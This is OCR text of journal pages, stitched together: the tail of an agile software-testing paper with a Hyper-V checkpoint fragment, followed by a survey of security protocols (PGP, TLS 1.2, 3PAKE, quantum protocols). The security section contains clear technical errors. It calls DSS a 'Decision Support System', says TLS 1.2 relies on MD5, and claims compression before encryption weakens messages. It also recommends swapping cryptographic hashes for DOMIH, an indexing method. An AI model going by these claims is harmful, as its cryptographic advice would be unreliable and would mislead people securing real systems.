hvVeeam - (12/21/2015 - 5:52:13 PM)
hvVeeam - (12/21/2015 - 6:06:02 PM)
hvVeeam - (12/24/2015 - 6:10:55 PM)
Now

hvVeeam - (12/24/2015 - 6:10:55 PM)

Created: 12/24/2015 6:11:12 PM
Version: 5.0
Generation: 2
Notes: Windows 8.1 with Veeam 8.0 (patch 3)

Fig. 7. Checkpoints in virtual machine

2) *Checkpoints in Virtual Machines*

The support of preserving a particular state of the system in form of snapshot proves to be very useful especially for testers. There are some tools available to manage and work on virtual machines like VMWare Workstation, Hyper-V Manager etc. to name a few. These tool offer the option to create snapshot (in VMWare Workstation) and checkpoint (in Hyper-V Manager) that software programmers or testers create with an intent of preserving the system state in case they have to reproduce a bug or restore to a specific version of product under development or test at a later point. Both of the above mentioned software for virtual machines manage checkpoint in hierarchical format like a tree. Users name individual checkpoints which are customizable. Primarily, checkpoint names are comprehensive representing the OS, system architecture, version of the product installed and date checkpoint created on. Figure 6 below shows the management of checkpoint.

F. *Release Readiness Review (RRR) Criteria*

In [8] the idea of Release Readiness Review is to certify a combination of checks necessary before rolling out a software release. In agile methodology, a software product is assessed with respect to RRR document at the end of final iteration. The RRR document validates the checklist like: user requirements have been developed and tested; the documentation work has been completed and is available for user; the pending problems pertaining the release have been accommodated; the end product is safe to be run in the client's environment; in case user specific scenarios are required, if any, they are mentioned in known issues section.

The proposed mechanism in Fig. 8 below represents the order of software testing techniques to develop and deliver software products of good quality considering the limited resources under agile methodology.




Fig. 8. Proposed order of testing techniques in agile

G. Algorithm

The word Algorithm below has been devised from the above given order of software testing techniques in scrum model.

```
Stage I: Start of the iteration
Stage II: Execution of Unit Testing on System Under Test (SUT). The outcome of this activity is Automated Test Plans (ATPs).
Stage III: Preparation of Alpha Build to be given to testing team.
Stage IV: Running the Smoke Test Plan
    IF (Smoke Test Passed)
            i.    Publish Smoke Test results
            ii.   Go to Stage V
    ELSE
          Go to Stage III
Stage V: Execute Regression Testing
    IF (Regression Test Passed)
            i.    Publish Regression Test results
            ii.   Go to Stage VI
    ELSE
          Go to Stage III
Stage VI: Perform Functional Testing
    IF (Functional Test Passed)
            i.    Publish Functional Test results
            ii.   Go to Stage VII
    ELSE
          Go to Stage III
Stage VII: Develop Test Report
            i.    Print test results
            ii.   Go to Stage VIII
Stage VIII: Assess Release Readiness Review Criteria
    IF (RRR Passed)
            i.    Release the software product
            ii.   End process
    ELSE
    Go to Stage I.
```

IV. Results

There are three basic dimensions derived through the proposed optimized order of testing techniques based on the algorithm developed above: systematic test process in scrum, opportunity for Application Program Interface (API) testing prior to developing alpha build and quick evaluation of build's stability.

A. *Systematic Test Process in Agile*

The proposed order of software testing techniques provides us a systematic testing process. In scrum methodology, software development process is based on successive iterations where each iteration begins with a sprint planning meeting and ends on a sprint review meeting. From testing aspect, all stakeholders of the product plan and review their work including testing progress. The proposed order analyzes testing progress systematically, leads test team to appropriate stage of the process advising the right testing technique.

B. *Opportunity of Application Program Interface Testing*

Traditionally, software testing is performed once the end product is built and it comes under the dedicated testing phase of the project. The proposed testing order and algorithm optimize the test process giving an opportunity to test and reveal bugs in the underlying API of the product under development. At times, there are potential logical bugs in the software that remain uncovered and eventually are reported by the customer after releasing the product. We have tried to address this issue in this research work putting the API testing in form of unit testing before making an alpha build available for testing. In agile methodology, unit testing performed on an API generates very useful results finding logical errors that are reported through bug tracking systems like Team Foundation Server (TFS), VersionOne, and Flawtrack which are very effective in scrum based development.

C. *Quick Evaluation of Build's Stability*

This research contribution recommends performing smoke testing on a software build before any detailed testing taking several hours that brings useful results to know the stability of the build which saves significant amount of testing time. In case smoke test passes, testing process moves to the next stage, otherwise testing order leads to the previous stage

D. System Validity Estimation

Fig. 9 portrays how different testing techniques appear to be effective in the particular order in a series of iterations while working in scrum. In this scenario, 4 iterations have been considered in a project where each iteration lasts for 6 weeks. The unit testing yields significant hours saving in terms of testing effort as it uncovers bugs in the software in very early stage of the project life cycle.

In continuation, functional testing reveals bugs and issues when it comes to testing the functionality of features offered by the product that saves time making developers and testers focus on other critical tasks. In agile development process, the execution of smoke testing and regression testing techniques at appropriate stage of the project offers dual advantages. First, these activities measure health of the product in minimal amount of time. Secondly, they explicitly focus relevant areas of the application under test where changes or bug fixing was made ensuring effort of the team gets put in right dimension.




Fig. 9. Validity estimation of optimized order of testing techniques

V. Conclusion and Future Work

The preferred following the agile methodology provides little time cushion to software testing team for exercising testing operations to reveal defects and issues in the product under test that makes software testing a challenge for the test managers. We have presented a combination of software testing techniques in agile that give software testers an opportunity for executing appropriate testing technique at relevant phase while working in scrum. The proposed model takes into account software testing methods like smoke testing, Automated Test Plans (ATPs) in unit testing and regression testing to assess health and stability of an alpha build under testing in a particular sequence. With the execution of aforementioned model, it addresses software testing aspects like manual testing, automated testing and Application Program Interface (API) testing achieving maximum code coverage testifying a broader range of software aspects.

Although, we have devised a testing framework to be considered in scrum model that can provide software testers encouraging feedback regarding adopting appropriate testing approach at a particular stage of software testing process, the future direction could be the complete automation of software testing process. The complete automation may involve automated testing activities ranging from downloading an alpha build, generating test cases automatically, performing the particular testing technique, analyzing test results and generating a comprehensive test report to be shared with the team.

References

[1] J. Singh, “Algorithm and framework for testing and implementation technique in automation of university,” no. 2, pp. 140–148, 2016.

[2] M. Ali and T. Saha, “A proposed framework for full automation of software testing process,” *Informatics, Electron. Vis. (ICIEV), …*, pp. 436–440, 2012.

[3] J. Berłowski, P. Chruściel, M. Kasprzyk, and I. Konaniec, “Highly Automated Agile Testing Process : An Industrial Case Study,” vol. 10, no. 1, pp. 69–87, 2016.

[4] V. K. Chauhan, “Smoke Testing,” *Int. J. Sci. Res. Publ.*, vol. 4, no. 1, pp. 2250–3153, 2014.

[5] D. S. Cruzes, N. B. Moe, and T. Dybå, “Communication between Developers and Testers in Distributed Continuous Agile Testing,” 2016.

[6] N. Frechette, L. Badri, and M. Badri, “Regression Test Reduction for Object-Oriented Software: A Control Call Graph Based Technique and Associated Tool,” *ISRN Softw. Eng.*, vol. 2013, no. 2013, pp. 1–10, 2013.

[7] G. Di Fatta, “KNIME as a Teaching Tool in Higher Education,” vol. 01107, 2013.

[8] D. Port and J. Wilf, “The value of certifying software release readiness: An exploratory study of certification for a critical system at JPL,” *Int. Symp. Empir. Softw. Eng. Meas.*, pp. 373–382, 2013.

[9] S. Shamshiri, R. Just, J. M. Rojas, G. Fraser, P. McMinn, and A. Arcuri, “Do automatically generated unit tests find real faults? An empirical study of effectiveness and challenges,” *Proc. - 2015 30th IEEE/ACM Int. Conf. Autom. Softw. Eng. ASE 2015*, pp. 201–211, 2016.

[10] A. Brooks, J. Chambers, C. N. Lee, and F. Mead, “A partial replication with a sample size of one: A smoke test for empirical software engineering,” *Proc. - 2013 3rd Int. Work. Replication Empir. Softw. Eng. Res. RESER 2013*, pp. 56–65, 2013.

[11] P. Singh and P. Patel, “Impact of agile testing over traditional testing,” vol. 1, no. 2, 2015.

[12] S. M. Shahabuddin and Y. Prasanth, “Integration testing prior to unit testing: A paradigm shift in object oriented software testing of agile software engineering,” *Indian J. Sci. Technol.*, vol. 9, no. 20, 2016.

[13] K. Schwede and K. Tucker, “A survey of test ideals,” vol. 105, no. 4, p. 44, 2011.

[14] Y. Shin and H. Mark, “Regression testing minimization, selection and prioritization: a survey,” *Softw. Testing, Verif. Reliab.*, pp. 67–120, 2010.

[15] V. Garousi and N. Koochakzadeh, “Testing – Practice and Research Techniques,” *Test. - Pract. Res. Tech. Proc. 5th Int. Acad. Ind. Conf. TAIC PART 2010*, vol. 6303, no. October 2016, 2010.

[16] C. J. Hunt, G. Brown, and G. Fraser, “Automatic testing of natural user interfaces,” *Proc. - IEEE 7th Int. Conf. Softw. Testing, Verif. Validation, ICST 2014*, pp. 123–132, 2014.

[17] C. T. Lin, K. W. Tang, C. D. Chen, and G. M. Kapfhammer, “Reducing the cost of regression testing by identifying irreplaceable test cases,” *Proc. - 2012 6th Int. Conf. Genet. Evol. Comput. ICGEC 2012*, pp. 257–260, 2012.

Design, Release, Update, Repeat: The Basic Process of a Security Protocol’s Evolution

Young B. Choi
Department of Science, Technology, and Mathematics
College of Arts and Sciences
Regent University
1000 Regent University Drive
Virginia Beach, Virginia 23464-9800
USA

Nathan D. Hunter
Department of Science, Technology, and Mathematics
College of Arts and Sciences
Regent University
1000 Regent University Drive
Virginia Beach, Virginia 23464-9800
USA

Abstract—**Companies, businesses, colleges, etc. throughout the world use computer networks and telecommunications to run their operations. The convenience, information-gathering, and organizational abilities provided by computer networks and the Internet is undeniably useful. However, as computer and network technology continues to become increasingly advanced, the threat and number of cyber-attacks rises. Without advanced and well-developed security protocols, companies, businesses, colleges, and even ordinary individuals would be at the mercy of malicious hackers. This paper focuses on security protocols such as PGP, 3PAKE, and TLS’s processes, design, history, advantages, and disadvantages. Research for this article was conducted through reading numerous scholarly articles, conference articles, and IT and information security textbooks. The purpose of this article is to expose and elaborate on vulnerabilities in popular security protocols, introduce lesser-known protocols with great potential, and lastly, provide suggestions for future directions and modifications to improve security protocols through qualitative and theoretical research.**

Keywords—Security; Protocol; 3PAKE; PGP; quantum; service, SSL; TLS; DSQC; QSDC; cyber; hashing; DOMIH; SHA

I. Introduction

As technology advances in computers, smart phones, networks, etc. and technological features such as Internet of Things and smart homes are implemented, there is a need for improved and better-updated security for the public. For each technological advancement, there comes a price: security vulnerabilities. Various applications on the Internet along with computer operation systems are updated on a regular basis to fix specific, security vulnerabilities which hackers have exploited. There is an invisible war that continuously rages on between these protocols and cyber-attacks. Security protocols are responsible for protecting Internet applications and computer operations systems, thereby securing an individual’s confidential data [9]. However, once a security protocol becomes popular, individuals ranging from IT specialists to ordinary citizens tend to take its security promises for granted. A large portion of our research is to remind and display to others the vulnerabilities that exist in popular security protocols and provide theoretical paths and methods to fix these vulnerabilities. Our research is meant to show that all security protocols have different strengths, weaknesses, and vulnerabilities, and many of them can efficiently reduce cyber-crime to a minimum, provided they are continuously researched, updated, and monitored.

II. Pretty Good Privacy

A. PGP History and Breakdown

Pretty Good Privacy (PGP) is a simple and well-known, but yet highly-qualified, security protocol. The idea and implementation of PGP, which was created by Philip Zimmermann, was to formulate a stout and secure encryption scheme that could be used effortlessly by the average individual [15]. Being a hybrid cryptosystem, PGP combines some of the best available cryptographic algorithms. According to Whitman and Mattord, PGP’s security solution has six services: authentication through digital signatures, compression, message encryption, key management, e-mail compatibility, and segmentation.

The combination of authentication through digital signatures, message encryption, and key management focus primarily on message integrity. This is usually accomplished by using various Secure Hash Algorithms (SHA). SHA1 takes plaintext from a given message, computes a 160-bit hash code based on the message, encrypts the hash using DSS (Decision Support System) or RSA, and lastly, attaches the encrypted hash to the original message. This allows the recipient to use the sender’s public key (in regards to key management) to decrypt the message, and using the same encryption process, the recipient will generate a second hash value. If this newly-generated hash value matches the sender’s hash, then the received message is proven genuine, and nobody has tampered with the data. Other variations of message encryption and key management include 3DES (Triple Data Encryption Algorithm), IDEA (International Data Encryption Algorithm), or CAST with a 128-bit session key. This aspect of PGP is extremely vital for integrity and is a great example of its effectiveness. Though without superb compression techniques, PGP’s transfer speed and security would drastically decrease [16].

Ke, Hong, and Zu state in an article regarding compression that, “Compression is one of the most important techniques in data management, which is usually used to improve the query efficiency in database” [5]. PGP uses a freeware ZIP algorithm that compresses data to save space and heighten security.

Security is heightened because the smaller the file is, the fewer chances an attacker has to locate or discover patterns in the data with which to perform frequency analysis [16].

The fifth service in PGP's security solution is e-mail compatibility. Using a process by the name of Radix-64 which encodes non-textual data, PGP ensures that e-mail systems like SMTP (Simple Mail Transfer protocol) can transfer a given message. This is done before encryption but after the message receives its digital signature. It also maintains the required 8-bit ASCII code blocks. Whitman and Mattord directly explain this process saying that, "The format maps three octets of binary data into four ASCII characters and appends a cyclic redundancy check (CRC) to detect transmission errors."

After all the encryption, compression, and conversion functions have been processed, the final service, segmentation, is performed. Segmentation is the process of subdividing messages into an easier, transferable data stream size. This process occurs at the sender's end. At the recipient's end, PGP reassembles the message blocks into its original form prior to decompression and decryption [16].

TABLE I. PGP'S SIX SERVICES

Service	**PGP's Six Services**	
	Purpose	***Algorithm/Process***
Authetication through digital signatures	Computes a 160-bit hash code based on the plaintext of a given message using SHA-1	SHA1
Compression	Uses the Zip Algorithm to compress the message	ZIP
E-mail Compatibility	Encodes non-textual data with Radix-64 and transfers data translated into ASCII by CRC	Radix-64, ASCII, CRC
Message Encryption	Encrypts the hash code with either DSS or RSA	DSS or RSA
Key Management	Encrypts the hash code with 3DES, IDEA, or CAST	3DES, IDEA, or CAST
Segmentation	Occurs after encryption and conversion functions. From the sender, it subdivides messages into an easier, transferable size. From the receiver, it reassembles the segment's message blocks before decompression and decryption	No Algorithm Used

B. PGP: Weaknesses and Vulnerabilities

In regards to security, PGP is quite effective in securing e-mail messages and encrypting other types of data fields. After researching and studying PGP, we found three main weaknesses in the protocol:

- Since PGP is based on public key encryption techniques, the receiver of any messages or applications secured by PGP must have the same version as the sender. Key exchange relies on the interaction between public and private keys, and they are only identical provided the sender and receiver have the same version [15]. This is a great disadvantage for PGP because if two computers are not running the same PGP version, they will not be able to communicate with each other.

- SHA1 is extremely outdated in terms of efficiency and security, and although more advanced versions like various SHA2 and SHA3 have been released, PGP still does not incorporate the most advanced hashing algorithms. Almost every SHA algorithm is vulnerable to collision attacks which occur when an attacker can change the integrity of the message while maintaining a hash identical to the original [6].

- Messages transferred by PGP are not encrypted until after the message is compressed. This means less text is encrypted, making it easier for hackers to decrypt the message.

C. Suggestions

- In regards to PGP compatibility, a simple way to deal with this dilemma would be to, as a standard, always use the latest version of PGP, thereby increasing security and maintaining compatibility. However, it would be wiser to instruct the developers of PGP to make all versions of PGP compatible with each other. This can be done by either manipulating the method by which PGP's public and private keys interact or disregarding key exchange, focusing more on encryption for security.

- After much research toward hashing algorithms, our conclusion is to replace SHA1 with a more recent variation of MIH (Multi-Index Hashing). In their article regarding MIH, Yanping, Hailin, Hongtao, & Qingtan quoted that, "Multi-index hashing (MIH) is the state-of-the-art method for indexing binary codes, as it divides long codes into substrings and builds multiple hash tables." They admitted that there were still a lot of issues and vulnerabilities imbedded in MIH. In response to this discovery, Yanping, Hailin, Hongtao, & Qingtan proposed, diagramed, and invented a new data-oriented version of MIH called DOMIH (Data-Oriented Multi-Index Hashing). After a lot of research and development, they concluded that, "Experiments conducted on famous datasets show the obvious performance improvement of our method" [17]. Implementing DOMIH in place of any variation of SHA would greatly improve PGP as a security protocol.

- Lastly, PGP should encrypt all messages before and after compression so hackers will encounter much more turmoil in attempting to decrypt the information.

III. SECURITY SOCKETS LAYER AND TRANSPORT LAYER SECURITY

A. History

In 1994, Netscape Company designed and released a security protocol called SSL (Secure Socket Layer) [17]. This protocol is defined as, "A communications protocol used to secure sensitive data during e-commerce" [12]. SSL, over a course of five years, received many updates and re-releases including various SSL 2.0s and SSL 3.0s, ultimately leading to the release/replacement of TLS (Transfer Layer Security) in 1999. The differences between TLS 1.2 (the newest version as of today) and SSL 3.0 are very minute, the most considerable difference being TLS 1.2 is more secure than SSL 3.0 [1,14].

B. TLS 1.2 Breakdown

The TLS 1.2 protocol has two major procedures: the hand-shaking protocol and the record protocol.

1) The hand-shaking protocol starts by negotiating the cipher suite, authenticating the server and, optionally, the client, and ends with establishing the session keys. Within this sub-protocol, there are three steps:

a) The Hand-shake: Negotiates the version of the protocol, session identifier, compression method, cipher type, and lastly, the master secret.

b) The Alert Protocol: Alerts the user if there is an error in the protocol by either sending a failure alert (exits the user out of the program without a choice) or a warning alert (gives the user a choice to exit the program).

c) The Change Cipher Specification Protocol: Informs the user if the sender wants to change keys and, in response, sets up a new, secure session.

2) After the handshake protocol comes the record protocol. This protocol secures the application data with the established session key and confirms that the application's data has maintained its integrity.

TLS 1.2 is perhaps the most popular security protocol on the Internet because of its ability to effectively provide authentication, integrity, and confidentiality for both the sending and receiving parties. It is also compatible with HTTP (hypertext transfer protocol) and uses the URL (Uniform Resource Locator) scheme which encompasses a great percentage of the Internet's language [14]. Despite being a popular and relatively secure protocol, TLS 1.2 has numerous security vulnerabilities.

C. TLS 1.2: Weaknesses and Vulnerabilities

Most hackers exploit TLS 1.2 through the protocol's services and tools by using remote timing attack, truncation attack and cipher suite rollback, denial of service, change cipher spec dropping, or vulnerabilities in the implementation of the protocol. Errors and defects in TLS 1.2's *hand-shake protocol* allows an attacker to use ARP (Address Resolution Protocol) spoofing to execute a MITM (man-in-the-middle) attack. TLS 1.2 uses a hashing algorithm called MD5 to secure its integrity, but unfortunately, MD5 is vulnerable to collision attacks.

One of the most dangerous and damaging attacks toward TLS 1.2 would involve a malicious server attack. Since TLS 1.2 only protects and secures the link between the client and server, a hacker can simply construct a spoofed malicious server to obtain any client's personal information. Asadzadeh-Kaliahi, Pavandeh, & Ghaznavi-Ghoushchi stated that, "TLS does not provide the real authentication with the use of certificate that only has an identity-based perspective but not an intelligent and behavioral one" [1]. After researching, discovering, and listing all of these vulnerabilities, our conclusion is that TLS 1.2 is not the most popular protocol on the Internet because of security but rather because of convenience.

D. Suggested Modifications

Although a lot of the vulnerabilities in TLS 1.2 would require an elite hacker to exploit, the pure number of vulnerabilities is staggering to say the least. TLS 1.2 basically needs to be completely revised, rebuilt, and re-released. Work on TLS 1.3 is on the way, but little is known of what differences will be included. For TLS 1.3 to be completely secure, many qualities in TLS 1.2 must be improved.

If the hashing algorithm DOMIH was implemented instead of MD5, TLS would no longer experience collision attacks. Asadzadeh-Kaliahi, Pavandeh, & Ghaznavi-Ghoushchi developed and invented a revised *hand-shake protocol* which prevents an attacker from using ARP spoofing to execute a MITM attack. They also studied various trust models to revise TLS in order to defend against malicious server attacks [1]. If these precautions are considered while TLS 1.3 is being developed, the new release may be able to stand secure against numerous cyber-attacks.

IV. Three Party Authentication Key Exchange Protocol (3PAKE)

A. Common Attacks Used Against 3PAKE

3PAKE is a type of authentication key exchange protocol (AKE). AKE protocols are designed to assist two devices that are communicating over an insecure channel to maintain a secure session key to protect their subsequent communication. When 3PAKE was first designed, the most efficient way of breaking the protocol was password guessing techniques such as dictionary attacks or brute force attacks. Recent security breaches and research have revealed five main attacks used against 3PAKE [3]:

- Replay Attack: Occurs when a stream of messages between two parties is copied by an attacker and sent to two or more parties [8].
- Impersonation Attack: Occurs when an attack can masquerade as a communication entity.
- Guessing attack: Occur when an attacker repeatedly attempts to guess a user's password, sometimes using dictionary or brute force attacks [10].
- Modification Attack: Occurs when a hacker either alters the packet header address, directing a given message to a different destination, or modifies the data on a specific computer [4].
- Known-Key Attack: Occurs when an attacker has discovered the session/security key within a protocol's hashing algorithm or key exchange information [7].

B. 3PAKE Models

There are three ways to secure 3PAKE: using a server public key, using symmetric cryptosystems, or using neither server public keys nor symmetric cryptosystems. In 2009, a woman named Huang proposed a new variation of 3PAKE which used neither server public keys nor symmetric cryptosystems. Unfortunately, this security protocol variation was shown to be vulnerable to numerous impersonation attacks. This theme carried on into 2011 when Chang et al. tried to improve on this protocol by implementing XOR functions to likewise remove both server public keys and symmetric cryptosystems. Although this did result in constructing a communicationally effective 3PAKE protocol, experts discovered this protocol variation was not only weak to key compromise impersonation (KCI) attacks (a specific category of impersonation attacks) but also password guessing attacks [3,10].

Recently, Xiong et al. revealed that every 3PAKE protocol lacking server public keys are not secure against Key Compromise Impersonation (KCI) attacks. Therefore, the 3PAKE protocols which use server public keys only to prevent password guessing and impersonation attacks are more secure and applicable than the other two approaches. Using this new information, a man named Tso created yet another variation of 3PAKE using server public keys only to prevent guessing attacks. However, in a scholarly article, Farash & Attari explain that Tso's 3PAKE protocol is still vulnerable to impersonation and guessing attacks. Farash & Attari refute Tso's protocol piece by piece while also implementing their own 3PAKE protocol, a protocol immune to impersonation and guessing attacks [13]. Below is a table summing up each designers' protocol choices and vulnerabilities.

TABLE II. 3PAKE MODELS

Security Choice and Attacks	**3PAKE Models**			
	Huang's Model	***Chang et al.'s Model***	***Tso's Model***	***Farasha & Attari's Model***
Security Choice	Uses neither public server keys nor symmetric cryptosystems	Uses neither public server keys nor symmetric cryptosystems	Uses only public server keys	Uses only public server keys
Replay Attack	Secure	Secure	Secure	Secure
Impersonation Attack	Insecure	Insecure	Insecure	Secure
Guessing Attack	Insecure	Insecure	Insecure	Secure
Modification Attack	Secure	Secure	Secure	Secure
Known-Key Attack	Secure	Secure	Secure	Secure

C. *Conlcluding Suggestion*

Our research of 3PAKE protocols has concluded that Farasha & Attari's model is theoretically invulnerable to the most common and damaging 3PAKE cyberattacks. Implementing this model as the standard 3PAKE version would greatly enhance the security of 3PAKE.

V. QUANTUM SECURITY PROTOCOLS

A. *Origin and History*

Although various methods of quantum secure communication protocols have been around since before 1984, it was not until Shimizu and Imoto produced the first DSQC (Deterministic Secure Quantum Communication) using Bell states in 1999, and Bostrom and Felbinger invented and released a Bell state based QSDC (Quantum Secure Direct Communication) protocol in 2002, popularly known as the ping-pong protocol, that these protocols began to draw a considerable amount of attention.

The idea of the first quantum protocol, quantum key distribution (QKD), was to establish a secure connection and key between two legitimate users through the transmission of quantum bits (qubits). DSQC was invented and implemented because more direct quantum methods lacking a prior established key became more favored. QSDC, on the other hand, was not necessarily an improvement over DSQC, but rather a different type of quantum protocol widely considered to be more secure. This is mostly because QSDC was and is more popular [11].

B. *Dense Coding: Positive or Negative?*

Not long after 2004, to improve Cai and Li's version (latest version at the time) of QSDC, Deng, Long, and Lui constructed a one way two step protocol, lacking the prior dense coding in Cai and Li's version. In an article concerning QSDC and DSQC, Shukla, Banerjee, & Pathak stated that, "This simple idea of inclusion of dense coding to increase the efficiency of a secure direct communication protocol has considerably influenced the future development of QSDC and DSQC protocols."

Over the years, there had been great controversy as to whether dense coding was beneficial or detrimental to quantum security protocols. This dilemma revolved around the process of these protocols. In QKD, DSQC, and QSDC, data transfer is secured by splitting information into at least two different pieces: the first being the quantum piece and the last being the classical piece.

The quantum piece will arrive first, and the quantum protocol will check to assure that the integrity of the quantum piece has not been altered or eavesdropped. Next, the classical piece will be sent, and the encoding process begins. For data to be retrieved from a quantum spectrum, the receiver must have simultaneous access to both pieces. If a hacker intercepts, tampers with, or eavesdrops on the quantum piece, the classical piece will not be sent. In other words, the hacker cannot hold on to the quantum piece and wait for the announcement of the classical piece.

Many different variations of quantum protocols were invented over the years, and a lot of them incorrectly implemented this information separation, making the protocol insecure. Protocol after protocol, it seemed that there was a direct, beneficial relationship between using dense coding and correct information separation on a quantum level. This resulted in security professionals taking dense coding as a preferred method for constructing a secure quantum security protocol whether it was a QSDC or DSQC based protocol.

Recently, Shukla, Banerjee, & Pathak acknowledged this decade-old, false assumption in an article by stating, "keeping this in mind several authors have designed inefficient (non-maximally efficient) protocols of DSQC and QSDC using W states and have considered their protocols efficient." The authors go on to explain that they designed a DSQC and QSDC protocol lacking such dense coding, and it is more secure and efficient than any past protocol of its type. According to their research, Shukal, Banerjee, & Pathak's protocols are roughly 17% more efficient than any past implementation [11].

C. Suggested Actions

Any modern version of DSQC or QSDC should run Shukal, Banerjee, & Pathak's version, for our research shows their models and methods provide the highest degree of security regarding quantum security protocols.

However, even though this new evolution of QSDC and DSQC protocols has been one of the most influential and upgrading moments in the history of quantum security protocols, an efficient, secure, and operational quantum security protocol is far from being released [11]. Regardless, there is still a great amount of potential bound within quantum security protocols. Developers, analysts, and scholars should invest and contribute more time, effort, and research in this area, for unlocking the potential in these protocols could have a huge, positive impact on the field of cyber security. Overall, awareness of quantum security protocols is necessary for all these actions.

VI. Summary of our Suggestions

Pretty Good Privacy (PGP):

- Always run the latest version of PGP or manipulate PGP's key management service to allow senders and receivers using different versions of PGP to successfully communicate with each other.
- Replace SHA1 with DOMIH.
- Encrypt each message before and after compression occurs.

Three Party Authentication Key Exchange (3PAKE):

- Implement Farasha & Attari's model as the standard version of 3PAKE.

Transport Layer Security 1.2 (TLS 1.2):

- Replace MD5 with DOMIH.
- Implement Asadzadeh-Kaliahi, Pavandeh, & Ghaznavi-Ghoushchi's new Handshake protocol and trust models to remove MITM (man-in-the-middle) and malicious server attacks respectively.

Quantum Security Protocols:

- Establish Shukal, Banerjee, and Pathak's models for QSDC and DSQC as the standard version of their corresponding quantum security protocols.
- Encourage awareness and support of quantum security protocols so that more research, developing, and effort will be focused on unlocking their potential.

VII. Conclusion

The idea and goal in making and releasing innovative and updated security protocols is to secure information, web applications, operating systems, etc. from nefarious hackers, especially from recent exploitations. However, designers of such security protocols must understand that it is simply a matter of time before their newly-released protocols are proven inefficient or unsecure. Even the most popular and renown security protocols have significant vulnerabilities.

Although PGP is quite efficient and effective as a security protocol, issues such as compatibility, hashing algorithms, and encryption cause PGP to be hypothetically vulnerable to hackers. Every time 3PAKE is updated and re-released, it is not long before half-a-dozen exploits and errors are discovered in the protocol. For example, TLS is the most popular security protocol on the Internet, and there are dozens of security loopholes within its program, making it vulnerable to remote timing attack, truncation attack and cipher suite rollback, denial of service, and change cipher spec dropping [1,13,16].

Security protocol designers must know that it is not a matter of "if" their protocol is exploited but rather a matter of "when" [2]. Regardless, cyber security is a massively growing field, especially concerning security protocols where engineers continuously design, release, and update new security protocols. This process must continually repeat in order to keep individuals as safe as they can be from cyber-crime.

References

[1] M. Asadzadeh-Kaliahi, A. Pavandeh, and M. B. Ghaznavi-Ghoushchi, "TSSL: Improving SSL/TLS protocol by trust model," Security & Communication Networks, vol 8(9), p. 1659-1671, 2015, in press.

[2] D. Basin and C. Cremers, "Know Your Enemy: Compromising Adversaries in Protocol Analysis," ACM Transactions On Information & System Security (TISSEC), vol. 17(2), Doi:10.1145/2658996, in press.

[3] M. Farash and M. Attari, "An efficient client-client password-based authentication scheme with provable security", Journal of Supercomputing, vol. 70(2), p. 1002-1022, 2014, Doi:10.1007/s11227-014-1273-z, in press.

[4] M. S. Karanade, "Chapter 5: Mobile security," World Press, 2015, retrieved from https://mskarande.files.wordpress.com/2015/12/chapter-5-mobile-security.pdf.

[5] Y. Ke, Z. Hong, and K. Lu, "VParC: A compression scheme for numeric data in column-oriented databases," International Jornal of Information Technology (IAJIT), vol. 13(1), p. 1-11, 2016, in press.

[6] N. Kishore and B. Kapoor, "Attacks on and advances in secure hash algorithms," International Journal of Computer Science, vol 43(3), p. 25-34, 2016, in press.

[7] B. Mennink and B. Preneel, "On the impact of known-key attacks on hash functions," Lecture Notes in Computer Science, vol 9453, pp. 59-84, 2015, Springer Berlin Heidelberg, in press.

[8] Replay attacks, n.d., retrieved from the Microsoft Website https://msdn.microsoft.com/en-us/library/aa738652(v=vs.110).aspx

[9] I. Sharpe, Hacking: Basic security, penetration testing, and how to hack. San Bernardino, CA: CreateSpace Independent Publishing Platform, 2015.

